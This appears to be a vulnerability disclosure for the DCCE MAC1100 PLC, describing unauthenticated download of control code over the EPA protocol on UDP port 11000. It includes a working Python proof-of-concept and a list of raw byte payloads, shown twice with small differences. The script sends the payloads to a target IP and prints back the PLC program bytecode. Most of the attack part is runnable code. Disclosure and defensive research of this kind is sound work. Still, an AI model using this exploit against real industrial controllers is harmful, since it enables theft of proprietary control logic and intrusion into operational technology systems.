Dut Computer Control Engineering Co., Ltd

Edition :

（Dut Computer Control Engineering Co., Ltd ） DCCE MAC1100 PLC

Location

shellcode：

```
payload_list =[
'\x0c\x00\xeb\xb6\x10\x00\x9e\xc0\x26\x27\x26\x27\x00\x00\x00',
'\x0c\x00\xc1\xc5\x10\x00\x9f\xc0\x26\x27\x6b\x00\x01\x00\x01\x00',
'\x0c\x00\x58\x17\x10\x00\xa0\xc0\x6b\x00\x26\x27\x00\x00\x00',
'\x0c\x00\xfe\x1a\x10\x00\xa1\xc0\x26\x27\x25\x27\x00\x00\x8d\x00',
'\x0d\x00\xca\xd1\x12\x00\x1c\x00\x25\x27\xf9\x2a\x00\x00\x00\x00\x00',
'\x0c\x00\xc4\x1a\x10\x00\xa2\xc0\xf9\x2a\xfb\x2a\x01\x00\x00\x00',
'\x0c\x00\x14\x18\x10\x00\xa3\xc0\xfb\x2a\xf9\x2a\x00\x00\x00\x00',
'\x0c\x00\x24\x1b\x10\x00\xa4\xc0\xf9\x2a\xf9\x2a\x00\x00\x00\x00',
'\x0c\x00\x75\xde\x10\x00\xa5\xc0\xf9\x2a\xf9\x2a\x00\x00\x00\x00'
]
```


Harm

Sensitive Information Disclosure Vulnerability

Cause the cause

The MAC1100 PLC communicates on the 11000 port using the EPA protocol. The attacker can remotely download the control code in the PLC. The control code in the PLC may be a company's core secret. The leakage of the core code will cause economic losses to the company and lose its core competitiveness.

(1) The control code in OB1 in the PLC is as shown below.



(2) Run python script

In the running result, we can see that the control code in the PLC can be read. We can get the bytecode of the PLC program, which can be converted into ladder diagram or other language based on IEC61131-3.

poc

```
#!/usr/bin/python
# -*- coding:utf-8 -*-
import sys
import argparse
import socket
import time
import binascii

TIMEOUT = 2
PORT = 11000

def get_args():
    parser = argparse.ArgumentParser()
    parser.add_argument('-ip', metavar='<ip addr>', help='IP address', required=True)
    args = parser.parse_args()
    return args
```

```
payload_List =[
'\x0c\x00\xab\xb6\x10\x00\x9e\xc0\x26\x27\x26\x27\x00\x00\x00\x00',
'\x0c\x00\xc1\xc5\x10\x00\x9f\xc0\x26\x27\x6b\x00\x01\x00\x01\x00',
'\x0c\x00\x58\x17\x10\x00\xa0\xc0\x6b\x00\x26\x27\x00\x00\x00\x00',
'\x0c\x00\xfe\x1a\x10\x00\xa1\xc0\x26\x27\x25\x27\x00\x00\x8d\x00',
'\x0d\x00\xca\xd1\x12\x00\x1c\x00\x25\x27\xf9\x2a\x00\x00\x00\x00\x00\x00',
'\x0c\x00\xc4\x1a\x10\x00\xa2\xc0\xf9\x2a\xfb\x2a\x01\x00\x00\x00',
'\x0c\x00\x14\x18\x10\x00\xa3\xc0\xfb\x2a\xf9\x2a\x00\x00\x00\x00',
'\x0c\x00\x24\x1b\x10\x00\xa4\xc0\xf9\x2a\xf9\x2a\x00\x00\x00\x00',
'\x0c\x00\x75\xde\x10\x00\xa5\xc0\xf9\x2a\xf9\x2a\x00\x00\x00\x00'
]
def connection_plc(ip, payload_List, t_sleep=0):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        for payload in payload_List:
            s.sendto(payload,(ip,PORT))
            request = s.recvfrom(1024)
            print (request)
            print (request[0])
            time.sleep(0.2)
        # Silly check. Enough for the Poc
    except Exception as e:
        print "[-] Something was wrong with %s:%d. Exception: %s" % (ip, PORT, e)
        sys.exit(1)
    s.close()
    time.sleep(t_sleep)
    return

def main():
    print('================start download PLC code!!!======================')
    print('================start print PLC code!!!======================')

    arg = get_args()
    connection_plc(arg.ip,payload_List)
    print('=================upload PLC code success!!!==================')

if __name__ == '__main__':
    main()
```